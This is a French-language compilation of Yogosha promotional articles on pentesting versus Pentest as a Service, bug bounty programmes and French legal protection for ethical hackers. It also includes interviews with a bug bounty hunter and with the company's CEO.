
Pentest Traditionnel : Avant de lancer un pentest, il faut d'abord définir les objectifs qui pourront être éprouvés durant le test, ainsi que les vulnérabilités à exclure des recherches – les attaques par force brute par exemple. Dans le cadre d'un pentest traditionnel, cette étape passe généralement par des rendez-vous entre l'organisation et le prestataire – entretiens, appels téléphoniques, emails. C'est également à cette étape que se décident le prix et la durée du pentest. Le plus souvent, le test d'intrusion débute 3 à 6 semaines après que toutes ces questions aient été traitées.

PtaaS : L'organisation peut préciser le scope et les modalités du pentest directement depuis la plateforme, ou être accompagnée par un représentant si le besoin s'en fait sentir. Si la durée initiale du pentest s'avère insuffisante, elle peut être prolongée à la volée. Le prix découle naturellement des options et critères choisis – durée, nombre de pentesters, etc. L'approche "as a service" permet de lancer un pentest en quelques jours à peine, souvent moins d'une semaine à partir de la prise de contact.

Qui réalise le pentest ?

Pentest Traditionnel : Le test d'intrusion est réalisé par un pentester de métier, qui officie la plupart du temps pour un cabinet en conseil informatique. La plupart des tests d'intrusion sont conduits par un à deux pentesters. Souvent, l'organisation cliente n'a pas de regard sur le ou les pentesters choisis pour la mission.

PtaaS : Avec l'approche collaborative, le test d'intrusion n'est pas mené par un pentester sous contrat mais par des chercheurs officiant via une plateforme. Ces derniers sont la plupart du temps des hackers éthiques, ou des pentesters de métier travaillant en plus de leur activité professionnelle. Le nombre de chercheurs alloués à un pentest collaboratif n'est théoriquement limité que par son budget.



En puisant dans la communauté des chercheurs en sécurité, le Pentest as a Service permet de multiplier les compétences à la volée. Après tout, chaque chercheur a des talents qui lui sont propres. L'organisation peut ainsi choisir les profils les plus adaptés à son budget et ses périmètres, en fonction par exemple de l'écosystème visé – web, cloud, API... –, des technologies utilisées ou des vulnérabilités suspectées.

L'expertise des chercheurs peut fortement varier d'une plateforme à une autre. Certaines plateformes publiques ouvrent leurs portes à tout le monde sur simple inscription, débutants comme confirmés. D'autres, comme Yogosha, ont adopté un modèle de communauté privée et sélective.

La rémunération du pentester/hacker éthique

Pentest Traditionnel : Le pentester est la plupart du temps lié par contrat à l'entreprise mandatée pour le pentest. Il reçoit donc un salaire en fin de mois, indépendamment du nombre d'audits conduits.

PtaaS : Difficile ici de se prononcer pour chaque plateforme de sécurité, tant les modèles de rémunération peuvent varier de l'une à l'autre. Chez Yogosha, les hunters sont rémunérés au TJM (Tarif Journalier Moyen) pour les missions de pentest.

La communication avec les pentesters

Pentest Traditionnel : La communication avec les pentesters peut varier d'un cabinet à un autre. La plupart du temps, les

équipes internes à l'entreprise n'ont que peu ou pas d'interactions directes avec eux. La majorité des échanges se fait via un unique point de contact, comme un chef de projet.

PtaaS : Via une plateforme, les échanges entre les équipes internes et les chercheurs sont directs et réguliers tout au long du projet. Cette collaboration étroite offre trois avantages non négligeables par rapport au modèle traditionnel :

- Les échanges directs avec les chercheurs permettent de fluidifier le pentest en supprimant les intermédiaires superflus ;
- Les points de friction ou de mécompréhension peuvent être discutés, éclaircis et résolus pendant le déroulement du pentest afin de le rendre plus efficace ;
- Les collaborateurs de l'entreprise peuvent monter en compétences au contact des hackers éthiques.

Les résultats du pentest

Pentest Traditionnel : C'est là l'un des principaux défauts des tests d'intrusion "à l'ancienne", puisque les résultats sont communiqués en fin de mission. Les vulnérabilités potentiellement critiques ne sont donc pas adressées pendant plusieurs jours, voire plusieurs semaines. À l'issue du pentest, le cabinet de conseil fournit la plupart du temps un rapport sous forme de PDF crypté. Ce dernier recense les vulnérabilités identifiées par niveau de criticité et peut proposer des pistes de remédiation.

PtaaS : L'organisation est alertée via la plateforme dès qu'un chercheur déniche une vulnérabilité. Les failles sont remontées au fur et à mesure de leurs découvertes, et les équipes internes peuvent s'atteler à leurs corrections alors même que le pentest n'est pas terminé. Mieux, un correctif peut être déployé et immédiatement mis à l'épreuve des chercheurs sans avoir à lancer un autre test d'intrusion.

De plus, ce système de rapport continu allié à la possibilité d'échanger avec la communauté des hackers éthiques permet aux équipes internes de se renseigner plus facilement sur la remédiation de certaines vulnérabilités. Un service qui peut être facturé en sus lors d'un pentest traditionnel.

L'intégration du pentest aux outils et écosystèmes de l'entreprise

Pentest Traditionnel : La réponse est on ne peut plus simple : un pentest traditionnel ne s'intègre pas aux environnements de travail des équipes internes. Les échanges se font par téléphone ou par emails, et les rapports sont communiqués par des voies similaires. Il appartient ensuite aux équipes internes d'intégrer les résultats du pentest aux workflows de l'entreprise.

PtaaS : En passant par une plateforme, le pentest s'intègre aux outils et aux écosystèmes de l'organisation – en ce qui concerne Yogosha, via API, Gitlab, Jira Cloud et Jira Server.

Les rapports de vulnérabilités peuvent être exportés à la volée, et les failles les plus critiques peuvent être envoyées directement aux équipes en charge de la remédiation. Le workflow est plus fluide et la gestion des vulnérabilités autrement plus efficace.

La gestion des vulnérabilités

Pentest Traditionnel : Les tests d'intrusion les plus classiques sont complètement décorrélés de la gestion des vulnérabilités. Elle peut faire l'objet d'un autre contrat avec un cabinet en conseil informatique, mais elle est complètement indépendante de l'activité de penetration testing.

PtaaS : Passer par une plateforme de sécurité collaborative, c'est s'assurer l'accès aux différents services qu'elle propose. Y compris ceux dédiés à la gestion des vulnérabilités.

Avec Yogosha, les rapports sont centralisés sur la plateforme et les équipes n'ont qu'un seul outil à prendre en main. Les rapports sont traités directement depuis la plateforme, de la qualification à la clôture. Les actifs sont organisés en différents workspaces, avec une gestion avancée des utilisateurs et des droits, les audit logs, une authentification SSO, différents wallets, des dashboards analytiques…

Les avantages du Pentest as a Service en bref :

- Un lancement en moins d'une semaine contre 3 à 6 semaines pour un pentest traditionnel ;
- faire appel à la communauté des hackers éthiques permet de diversifier les profils et les compétences selon les spécificités des périmètres ;
- La communication transparente et continue avec les chercheurs rend le pentest autrement plus agile et efficient ;
- Nul besoin d'attendre la fin du test d'intrusion pour recevoir un rapport. Les vulnérabilités sont remontées en direct, et la remédiation des failles les plus critiques peut se faire sans délai ;
- Les équipes internes à l'entreprise peuvent monter en compétences au contact des chercheurs ;
- Le PtaaS s'intègre parfaitement aux outils, aux environnements et aux workflows des organisations ;
- Les plateformes de sécurité collaborative assurent la bonne transition numérique de l'activité de pentesting ;
- Elles fournissent un cadre légal et sécurisé pour les relations avec les hackers éthiques ;
- Les plateformes permettent de simplifier et de centraliser la gestion des vulnérabilités avant, pendant et après le pentest.

Fanny Forgeau,
Directrice Générale @Yogosha

yogosha

Bug bounty : récompenser les hackers éthiques pour chasser les bugs

La philosophie du bug bounty est simple : combattre le feu par le feu. Si des hackers mal intentionnés peuvent nuire à la cybersécurité d'une entreprise, pourquoi des hackers éthiques ne pourraient-ils pas au contraire y contribuer ?

Avec un programme de bug bounty, une organisation promet aux hackers éthiques une récompense financière en contrepartie de vulnérabilités dénichées dans ses actifs numériques. Autrement dit, une vulnérabilité exploitable équivaut à une prime sonnante et trébuchante pour le hunter qui l'a découverte. Le montant de la prime est déterminé selon la criticité de la vulnérabilité trouvée.

Les programmes de bug bounty peuvent être classés en deux grandes catégories :

- **Les programmes de bug bounty publics**, qui sont ouverts à tout le monde ;
- **Les programmes de bug bounty privés**, qui sont réservés aux hackers éthiques expressément invités à y participer.

Les plateformes de bug bounty

Aujourd'hui, seuls les grands noms de la Silicon Valley, tels que Google ou Facebook, disposent des ressources nécessaires pour mener leur bug bounty de manière indépendante. La très grande majorité des programmes transitent par des plateformes de bug bounty. Des intermédiaires qui facilitent les échanges entre les organisations et les hackers éthiques, en plus d'offrir des services spécifiques – le triage des rapports de vulnérabilités par exemple.

La plupart des plateformes de bug bounty ont des communautés publiques et ouvrent leurs portes à tous les hackers éthiques de la planète, débutants comme confirmés. D'autres plateformes, comme Yogosha, ont fait le choix d'avoir une communauté privée. Les hunters sont alors sélectionnés par des examens avant d'être admis sur la plateforme, et autorisés à participer aux programmes.

HACKERS ÉTHIQUES : UNE PROTECTION LÉGALE INSUFFISANTE

L'article 323-1 du Code pénal français dispose que l'intrusion illégitime dans un système d'information ou son altération sont punies d'une peine pouvant aller jusqu'à 5 ans d'emprisonnement et 150.000 € d'amende.

En France, l'article 47 de la Loi pour une République numérique du 7 octobre 2016 promet la protection aux chercheurs en sécurité "de bonne foi". Malheureusement, l'article ne protège le chercheur que des poursuites engagées par le procureur de la République, et seulement si la vulnérabilité a été portée à l'unique discrétion de l'ANSSI – l'Agence Nationale de la Sécurité des Systèmes d'Information.

En 2016, un groupe de parlementaires a proposé l'amendement Bluetouff, qui prévoyait une meilleure protection des hackers éthiques. Il a été rejeté par l'Assemblée nationale.

Aujourd'hui plus que jamais, il est donc essentiel que les différents acteurs privés rassurent les chercheurs en sécurité bienveillants qui œuvrent dans l'ombre. A minima, il est conseillé :

- de mettre en place une VDP avec un langage dit "Safe Harbor", qui établit clairement le scope et les autorisations, et promet la bienveillance aux hackers éthiques de bonne foi ;
- d'autoriser les hackers éthiques à soumettre leurs rapports de façon anonyme si la VDP est gérée en interne.

Sébastien Palais,
Content Manager chez Yogosha

yogosha

Bug bounty : solution miracle ou poudre aux yeux ?

Le bug bounty est à la mode. Solution miracle pour les uns, pur produit marketing pour les autres, la chasse aux bugs divise le petit monde de la cybersécurité.

Si le bug bounty a la côte, c'est car il est plein de promesses. Aux hackers, il promet défis grisants et indépendance financière. Aux entreprises, il promet des millions de chercheurs qualifiés, disponibles et volontaires ; une aubaine face à la pénurie mondiale de talents dans la cybersécurité. Enfin, business oblige, les plateformes de bug bounty s'évertuent à en vanter les mérites. Ce serait LA solution miracle pour toutes les organisations qui souhaitent sécuriser leurs périmètres.

Alors, qu'en-est-il réellement ? Comme souvent dans ces cas-là, la vérité est dans la nuance. Chez Yogosha – car oui, cet article est écrit par une plateforme de sécurité collaborative –, nous faisons le choix de démystifier la pratique.

Le bug bounty, une solution de sécurité unique pour tous les environnements ?

Non. Voilà, terminé bonsoir, emballé c'est pesé. Plus sérieusement, il est irréaliste de conseiller le bug bounty pour sécuriser tous les environnements quels qu'ils soient, sans regard pour leur niveau de sécurité. Il est impératif qu'un actif subisse au minimum un pentest avant d'être soumis à la

communauté des hackers. Commencer par un bug bounty, c'est le mur assuré.

Primo, les équipes techniques vont crouler sous les rapports de vulnérabilités, ce qui implique :

- un triage des rapports soutenu et chronophage ;
- de nombreuses interactions avec les hunters et un risque de rapports dupliqués important, ce qui peut se traduire par une dégradation de la relation avec la communauté et une perte d'attractivité du programme de bug bounty ;
- de nombreuses remédiations, ce qui peut se traduire par une charge de travail trop intense pour les équipes internes.

Secundo, il y a l'aspect financier :

- Un pentest permet d'identifier les vulnérabilités les plus évidentes pour un coût fixe.
- Avec un bug bounty, chaque vulnérabilité fait l'objet d'un rapport individuel, et donc d'une prime distincte. Le budget serait donc plus important, avec un nombre de vulnérabilités identifiées pourtant identique.

Le bug bounty, une brique de sécurité supplémentaire dans le SDLC

Un bug bounty est un audit sur la durée. Il permet d'identifier des vulnérabilités en profondeur, chronophages à trouver et qui n'auraient pas été découvertes lors d'un pentest. C'est également un bon moyen de tester, à son déploiement, la sécurité d'une nouvelle fonctionnalité au sein d'un produit qui a été préalablement audité.

Grâce au bug bounty privé, il est même possible d'éprouver des environnements internes ou en phase de pré-prod, voire les systèmes critiques des industries les plus sensibles – santé, gestion de l'eau, finance, énergie...

Le bug bounty doit s'inscrire dans une approche holistique de la cybersécurité. C'est une brique de sécurité supplémentaire dans le SDLC. Par définition, c'est donc une bonne pratique à intégrer dans une culture DevSecOps.

Le bug bounty est un outil formidable qui peut aider à sécuriser presque toutes les typologies d'assets dans tous les secteurs d'activité, à condition que :

- l'actif visé par le bug bounty ait déjà été testé par un pentest, et dispose d'une bonne maturité ;
- que l'organisation elle-même soit suffisamment mature en matière de sécurité – ce qui nous amène au point suivant.

Le bug bounty, une solution adaptée à toutes les organisations ?

Une organisation doit être suffisamment mature en matière de sécurité pour se lancer dans le bug bounty. Les équipes techniques doivent être sensibilisées, et disponibles pour les lire les rapports des hackers, leur répondre et remédier aux vulnérabilités identifiées. Après tout, à quoi bon trouver des failles critiques si elles ne sont pas corrigées rapidement ? Là encore, adopter une culture DevSecOps en interne est le meilleur moyen de tirer pleinement parti du bug bounty.

Ici, soulignons toutefois la plus-value d'une plateforme de sécurité collaborative, qui permet d'être accompagné sur la voie du bug bounty. Chez Yogosha, nous proposons ainsi des services de triage, mais aussi des services d'accompagnement approfondis tout au long des phases de build, de run et de remédiation.

Le bug bounty pour pallier une pénurie de talents dans la cybersécurité ?

Des millions de hackers éthiques qui rôdent dans l'ombre, prêts à aider les organisations à renforcer leur sécurité numérique. C'est l'une des promesses récurrentes des plateformes de bug bounty. Ici, difficile de démêler la réalité du maquillage marketing. Deux modèles s'affrontent, et chaque plateforme prêche pour sa paroisse.

Certaines plateformes avancent jusqu'à plusieurs milliers de membres dans leur communauté. Elles sont publiques, et tout le monde peut s'y inscrire, débutants comme novices. Difficile ensuite de savoir quel est le pourcentage de membres réellement actifs, ou bien même qualifiés. Ici, il appartient aux organisations de se renseigner sur chaque plateforme.

Chez Yogosha, nous avons fait le choix d'avoir une communauté privée et restreinte. Les hackers éthiques qui souhaitent nous rejoindre doivent d'abord se soumettre à plusieurs tests de sélection. Ils évaluent leurs compétences techniques mais aussi pédagogiques – rédiger correctement un rapport par exemple. Résultat, seuls 20% des candidats sont acceptés.

Le choix du modèle de communauté privée élitiste n'est pas anodin. Selon nous, il n'existe pas de formule magique pour remédier à la pénurie de ressources humaines dans la cybersécurité. Mais sans régler le problème, la sécurité collaborative permet de le contourner en mobilisant de nombreux chercheurs où qu'ils soient sur la planète. Le modèle de communauté privée nous permet d'enrôler seulement les plus qualifiés d'entre eux.

PENTEST VS BUG BOUNTY, QUEL EST LE MEILLEUR PROGRAMME DE SÉCURITÉ ?

Disons-le d'emblée, cette dichotomie n'a que peu de sens. Ce sont deux programmes au service de la réduction des risques numériques. Aucun n'est intrinsèquement meilleur que l'autre. En revanche, ils ont tous deux des spécificités qui en feront un meilleur choix selon la situation.

Le pentest est plus adapté pour :

- **Faire un bilan à un instant T** de la sécurité numérique d'un produit ;
- **Éprouver une partie particulière d'un asset**, en définissant un scope précis ;
- **Répondre à des exigences de compliance** et obtenir des certificats de sécurité ;
- **Tester des périmètres internes**, ou qui n'ont pas encore été rendus publics. A noter que c'est également possible avec un bug bounty privé ;
- **Tester les périmètres jeunes** afin d'identifier les vulnérabilités les plus évidentes pour un coût fixe.

Le bug bounty est plus adapté pour :

- **Tester en continu les périmètres d'un asset**, ce qui permet sur la durée de trouver davantage de vulnérabilités qu'avec un pentest ;
- **Identifier des vulnérabilités en profondeur**, plus difficiles et chronophages à trouver ;
- **Tester les périmètres matures** qui ont déjà bénéficié d'un test d'intrusion et ont, a priori, déjà été défrichés des vulnérabilités les plus flagrantes ;
- **Optimiser les recherches en multipliant les compétences techniques et les ressources humaines** grâce à la force du nombre des hackers éthiques ;
- **Les organisations ayant une bonne maturité en matière de sécurité**, avec des équipes techniques et des process éprouvés.

Entretien avec YanZax, hacker éthique français

Echange avec Killian C, alias YanZax
(Pentest Team Leader & Hacker éthique)

Depuis combien de temps es-tu hacker éthique ?
Ça va bientôt faire quatre ans. Je me suis rapidement déclaré comme micro-entrepreneur pour déclarer mes gains. Il n'y a pas de case "bug bounty hunter" à l'URSSAF, autant vous dire que c'était un peu compliqué !

À plein temps ?
Non. Je suis Pentester Team Leader dans une société, où je gère une équipe de pentesters. Je fais du bug bounty à côté, même si j'ai plusieurs fois hésité à sauter le pas pour devenir hunter à plein temps. Le blocage n'est pas vraiment financier, mais le salariat offre des avantages certains. Le fait de savoir précisément ce que je vais gagner à la fin du mois, les congés payés, les collègues… Pour l'instant, je préfère faire du bug bounty pour le plaisir.

Comment en es-tu venu au hacking éthique ?
A la base, c'était vraiment pour monter en compétences. Ça me permet de creuser certains sujets, pour lesquels je n'ai pas forcément le temps au quotidien. Avec le bug bounty, j'ai le temps de comprendre les choses, de regarder comment ça fonctionne. C'est vraiment chouette de pouvoir se challenger techniquement. Je peux aussi choisir les technos sur lesquelles je vais bosser, choisir mes cibles et mes clients potentiels. Tout ça, c'est vraiment appréciable.

Le deuxième aspect, c'est évidemment l'aspect financier. Mine de rien, ça permet d'apporter un bon complément à mon salaire.

Le dernier aspect sympa du bug bounty, ce sont les programmes caritatifs comme Hack4Values. C'est très gratifiant de se dire que mes compétences peuvent aider à améliorer la sécurité d'associations, d'hôpitaux, de choses qui me tiennent à cœur.

Quels sont les problèmes inhérents à une carrière de hunter ?
Avec le bug bounty tu as des mois où tu vas gagner énormément, puis des mois où tu n'as quasiment rien. Nous n'avons pas ou peu de contrôle sur le moment où la vulnérabilité va être acceptée ni récompensée. Il est possible d'être payé dans les 24h comme au bout de 3 mois, même si les plateformes font tout pour réduire les délais.

Il y a également des périodes où l'on est moins productif, plus fatigué. Il est rare de trouver un bug intéressant en quelques minutes sur des scopes matures, il faut donc avoir plusieurs heures devant soi pour prendre le temps de bien faire les choses… Les nuits sont parfois très courtes et la fatigue se fait ressentir ! Il ne faut pas hésiter à faire des pauses, et surtout ne pas se forcer.

Une typologie de site sur laquelle tu aimes tout particulièrement chasser ?
J'aime bien les sites e-commerce. Le bug bounty me permet de passer du temps sur ce genre de sites. Mais dans l'absolu, peu importe la cible tant que ça se passe bien avec le client. Le mieux, ce sont les clients réactifs avec des équipes techniques challengeantes, qui comprennent la problématique lorsqu'on envoie un rapport, qui sont capables de répondre et de récompenser rapidement.

Une typologie de vulnérabilité que tu affectionnes ?
J'aime bien chercher des vulnérabilités de logique ; il faut utiliser son cerveau ! Peu importe les sécurités que les développeurs ou les hébergeurs vont mettre en amont, ils ne sont pas protégés contre les failles de logique. Ces vulnérabilités logiques nécessitent une bonne connaissance du métier, et le bug bounty permet d'avoir ce temps nécessaire à la compréhension du business de notre cible. L'objectif est de connaître l'application presque mieux que les

développeurs eux-même, pour essayer de trouver des cas d'utilisations détournées auxquelles ils n'auraient pas pensé. Une autre chose que j'aime bien faire, c'est enchaîner les *exploits*. Quand j'ai trouvé une vulnérabilité, plutôt que la signaler directement, je regarde si je peux m'en servir pour dénicher quelque chose d'encore plus critique. Typiquement, démontrer au client que nous avons un impact direct sur son business : accéder à des données utilisateur, avoir accès à un compte administrateur. Là, ça commence à devenir très intéressant.

Ton meilleur souvenir lié au monde du hacking éthique ?
Pour moi, ce sont vraiment les Live Hacking Events. Tu te retrouves en vrai, avec la communauté des hackers éthiques. En France, nous ne sommes pas très nombreux à faire ça. Tout le monde se connaît, ne serait-ce que par les pseudos. C'est génial de pouvoir échanger en personne, et il y a toujours une super ambiance.

Quel est ton regard sur la communauté des hackers éthiques ?
Ca peut paraître assez fermé et élitiste d'un point de vue extérieur, mais c'est tout le contraire. Tout le monde est très ouvert, que ce soit les hunters occasionnels ou les chasseurs réguliers. Dès que tu veux parler sécu, les gens s'intéressent.

Ta plus grosse bounty ?
10.000 € ! Honnêtement, ce n'était même pas le bug le plus difficile ou intéressant à trouver. C'était une grande entreprise, avec des montants de récompenses assez élevés.

Qu'est-ce qui fait une bonne plateforme de bug bounty ?
En premier lieu, sa communauté. Si elle est soudée et sympathique, c'est déjà bien. En second, la plateforme elle-même. C'est important en matière d'interaction utilisateur. On passe beaucoup de temps à écrire des rapports de vulnérabilités. Les clients aiment bien recevoir des trucs carrés, bien écrits et détaillés. C'est important que la plateforme t'aide à faire de beaux rapports, qu'elle ne soit pas un frein.

Un dernier aspect, c'est d'avoir de bons clients sur la plateforme. Des gens efficaces et rapides, que ce soit pour trier les rapports ou envoyer les rewards. Attendre trois mois pour avoir une réponse, c'est vraiment usant.

Selon toi, quel est le principal intérêt du bug bounty pour une entreprise ?
Le bug bounty s'inscrit dans la durée, c'est idéal pour de la sécurité en continu. Par exemple, c'est très pratique quand on implante une nouvelle fonctionnalité. On envoie un petit message aux hunters pour les prévenir, et ça permet d'avoir un retour presque en direct. Quand on est une entreprise avec un cycle de développement soutenu, c'est quand même super de savoir que des gens peuvent tester chaque semaine la sécurité des nouveautés.

Conseillerais-tu le bug bounty à toutes les entreprises ?
Alors oui, mais à condition qu'elles soient assez matures en matière de sécurité. Il faut avoir des gens qui soient prêts à lire les rapports, à travailler dessus et à faire de la remédiation. Ca peut être très frustrant pour un hunter de soumettre une vulnérabilité, puis de se rendre compte qu'elle est toujours là six mois plus tard – surtout si elle est critique…

C'est également important de faire un ou deux pentests au préalable, avant de passer au bug bounty. Histoire de défricher un peu, au risque d'être noyé sous les rapports.

Quelque chose que tu aimerais dire à un futur hunter ?
Tu vas utiliser ton cerveau ; ça c'est trop bien ! Tu peux automatiser des choses, mais il faut surtout utiliser ta matière grise. C'est très stimulant. Tu seras content de trouver un bug ; tu vas te dire "J'ai réussi à trouver ça car j'ai pensé à ce cas là, et personne n'y avait pensé avant." Et ça c'est vraiment cool.

Un conseil à donner ?
Attention au burn out. Hunter, c'est un métier formidable mais qui peut être fatiguant. Il faut toujours être à jour, et c'est extrêmement prenant. Quand tu es en train de chercher un bug, le temps file très vite – parfois 15 ou 16h d'affilée sans que tu ne les vois passer ! Pour faire un parallèle avec les jeux d'argent, c'est possible de devenir addict au bug bounty. Il y a l'excitation de soumettre une vulnérabilité et de recevoir sa récompense, puis il y a la redescente. Il t'en faut toujours plus. Alors tu cherches, tu cherches, mais parfois tu ne trouves rien. Et c'est là que la frustration se fait sentir.

Je pense qu'il y a des périodes où c'est bien de faire un break, de faire autre chose, de se ressourcer. C'est vraiment important.

Quel avenir donnes-tu à la sécurité collaborative ?
Beaucoup de choses ont été automatisées ces dernières années. Je pense que c'était cent fois plus facile de trouver un bug il y a dix ans qu'aujourd'hui. Internet est scanné en permanence, les développeurs s'améliorent, les frameworks aussi. Les outils sont de plus en plus sécurisés, et c'est plus difficile de faire une erreur. Mais l'erreur est humaine ! Et vu le nombre d'applications développées chaque jour – web, mobile, objets connectés –, je n'ai aucun doute sur le fait qu'il y aura toujours des vulnérabilités à trouver. D'une manière ou d'une autre, les hackers éthiques auront donc toujours leur place dans la sécurité.

Interview par Sébastien Palais, Content Manager chez Yogosha.

Yassir Kazar,
CEO & Co-Fondateur de Yogosha

yogosha


Yogosha : Vulnerability Operations Center

Yogosha est né d'une conviction profonde : la cybersécurité a besoin d'un changement. Il y a trop d'outils, trop de processus et pas assez de gens qualifiés. Ce constat nous a amenés à penser Yogosha comme un VOC, un Vulnerability Operations Center.

Yogosha, c'est :

- **un hub pour détecter, gérer et corriger** les vulnérabilités
- **une plateforme qui rassemble toutes les communautés :** RSSI, hackers éthiques, pentesters & red teams internes...
- **un centre d'opérations** pour lancer différents programmes de sécurité et superviser toutes les stratégies de gestion des vulnérabilités.

La plateforme permet de lancer trois types d'opérations : **VDP, Pentest as a Service et Bug Bounty.** Les vulnérabilités trouvées sont notifiées en temps réel, et les opérations peuvent être mises en pause à tout moment. Les rapports de vulnérabilités peuvent être traités de A à Z depuis la plateforme – qualification, vérification, paiement et clôture.



Hackers d'élite et pentesters internes

Yogosha permet de mobiliser différentes communautés de chercheurs directement depuis la plateforme :

- **Les équipes internes à l'organisation,** pour créer des groupes de chercheurs, gérer leur visibilité sur divers environnements et opérations, ou encore tirer parti de la plateforme pour digitaliser des processus de sécurité.
- **Les hunters de la Yogosha Strike Force,** une communauté privée de hackers éthiques. Les membres de la YSF sont sélectionnés par un processus de sélection rigoureux, et seuls 20% des candidats réussissent les examens. Les tests évaluent leurs compétences techniques et pédagogiques ainsi que leur professionnalisme.

La technologie Yogosha met automatiquement en relation les organisations et les meilleurs hunters selon les spécificités de chaque environnement. Un VPN intégré permet de surveiller et monitorer les activités en cours, quelle que soit l'équipe à l'œuvre.

Centraliser les actifs et gérer la sécurité des environnements au plus près

Yogosha permet de centraliser en un seul outil les problématiques de sécurité de plusieurs actifs numériques – sites web, applications, API, etc. Chaque actif peut lui-même faire l'objet de différentes opérations ; un pentest et un bug bounty par exemple. Chaque test peut être affiné au plus juste : cibler un périmètre spécifique au sein de l'asset, rechercher un type de vulnérabilité en particulier, boîte noire ou boîte grise...

Les actifs peuvent être organisés en différents espaces de travail, avec une gestion avancée des utilisateurs et des droits. Chaque environnement visé dispose également de ses propres dashboards de suivi et d'analytique. Ils permettent d'optimiser les flux de travail, et d'orienter la prise de décision en fonction de la data. Le budget provisionné sur la plateforme peut quant à lui être réparti en différents portefeuilles, avec plusieurs devises prises en charge. La facturation et le paiement des hackers éthiques est pris en charge par Yogosha.

Yogosha s'intègre à Gitlab, Jira Cloud et Jira Server, en plus d'une API. Ces intégrations permettent d'exporter les rapports de vulnérabilités dans d'autres outils, ou encore d'assigner directement des tâches en interne.

Une plateforme SaaS, sur cloud privé ou On Prem

Yogosha existe comme plateforme **SaaS**, mais peut aussi être déployée :

- **sur un cloud privé**, avec les partenaires hébergeurs détenant des certifications officielles de sécurité, comme OVHcloud et Outscale certifiés SecNumCloud en France ;
- **On Prem (sur site)** pour répondre aux exigences de sécurité des industries et infrastructures les plus critiques, aussi bien en matière de souveraineté que de contrôle de la donnée.

Sensibiliser, former, échanger.

A l'occasion du hors-série sécurité, nous avons discuté avec Yassir Kazar, cofondateur & CEO de Yogosha, de la sécurité et du développeur. Nous avons échangé sur de nombreux sujets.

Interview de François Tonic (Programmez!)

Il ne se passe pas une semaine sans que nous entendions parler d'attaques, de cybersécurité dans toutes sortes de médias. Est-ce une banalisation de la sécurité informatique ? Est-ce une bonne chose ?

La cybersécurité est un sujet socio-économique et géopolitique par excellence. Je pense par conséquent que c'est une bonne chose que les médias – au sens le plus large du terme – s'emparent de l'actualité « Cyber ». Ça permet de créer un espace de débats et de réflexions publiques au-delà des murs des organisations qui sont parfois contraintes par des logiques internes.

En revanche, il faut accepter et composer avec le fait qu'à partir du moment où un sujet atterrit chez les médias, la surenchère, l'opportunisme, le sensationnel, les approximations voire les fake news s'invitent dans les débats. Il est donc essentiel que des représentants de l'écosystème « Cyber » puissent s'exprimer, pour équilibrer ce débat public.

Je constate tout de même que les journalistes sont de plus en plus avertis, et invitent des personnalités d'horizons différents pour parler de cybersécurité – chercheurs, politiciens, entrepreneurs, hackers… L'usage de ce dernier terme reflète bien le chemin parcouru. Avant, la presse parlait toujours de hacking et de hackers. Maintenant, on parle plutôt de cybercriminel, de cybercriminalité.

Dans le monde la sécurité / cybersécurité, il y a beaucoup de termes : hacker, hacker éthique, etc. N'est-ce pas une source de confusion ?

Effectivement, il y a beaucoup de termes ; et chacun désigne une spécificité. Rappelons qu'à l'origine, le hacker était avant tout un passionné de la technologie, de la technique. Aujourd'hui, le hacker – au sens premier – est une sorte d'idéal cherchant les limites de la technologie pour in fine l'améliorer. Il y a un vrai enjeu derrière la terminologie. Des mots comme "sécurité" et "hacker" cachent en réalité une multitude de profils, de métiers, de compétences. Et cette même variété existe lorsqu'on parle des attaquants.

En parlant de terminologie, on constate qu'il existe des dizaines de profils et de métiers autour de la cybersécurité. Comment mieux impliquer le développeur ?

Oui. Les gens ne s'en rendent pas forcément compte. C'est comme le métier de développeur avec le dev front, le dev back, le dev mobile. En sécurité, c'est la même chose. Il n'y a pas que le RSSI ou l'expert en sécurité. Une des difficultés, notamment en entreprise, est de créer des ponts entre les équipes. Comment faire en sorte que les développeurs puissent communiquer avec les équipes de sécurité ? S'il n'y a pas ce lien, le développeur peut subir le rapport d'audit comme une punition – "Tiens, voilà l'audit de sécurité de ton application, il faut corriger les failles". Cela n'incite personne à être plus alerté quant à la sécurité dans le code même. Malgré tout, sur le terrain, je vois de plus en plus de développeurs impliqués dans la sécurité. Le DevSecOps, les méthodes agiles et les « digital factory » ont largement contribué à cette sensibilisation.

Un autre enjeu important est d'identifier les développeurs qui sont capables de porter la sécurité dans les équipes techniques, puis de faire le lien avec les équipes de sécurité.

> *" Nous formons par cette méconnaissance les futurs analphabètes de la technologie. "*

On entend de plus en plus parler de pénurie de compétences en cybersécurité. Cela me rappelle la pénurie de développeur et la multiplication des formations courtes pour former en quelques mois des codeurs. Vois-tu la même chose dans la sécurité ?

Là, nous touchons à un sujet très compliqué. Il y a une sorte de fuite en avant : des postes sont à pourvoir, et ils doivent coûte que coûte trouver preneur. Des formations courtes sont proposées pour donner le bagage minimum de connaissances requises. Mais ces sujets sont compliqués et techniquement lourds. Il faut à mon sens une stratégie à deux vitesses. A court terme, continuer d'investir dans les formations courtes et cycliques pour répondre à la pénurie actuelle. A moyen et long terme, il est essentiel d'investir dans la formation et la sensibilisation très tôt, dès l'école primaire.

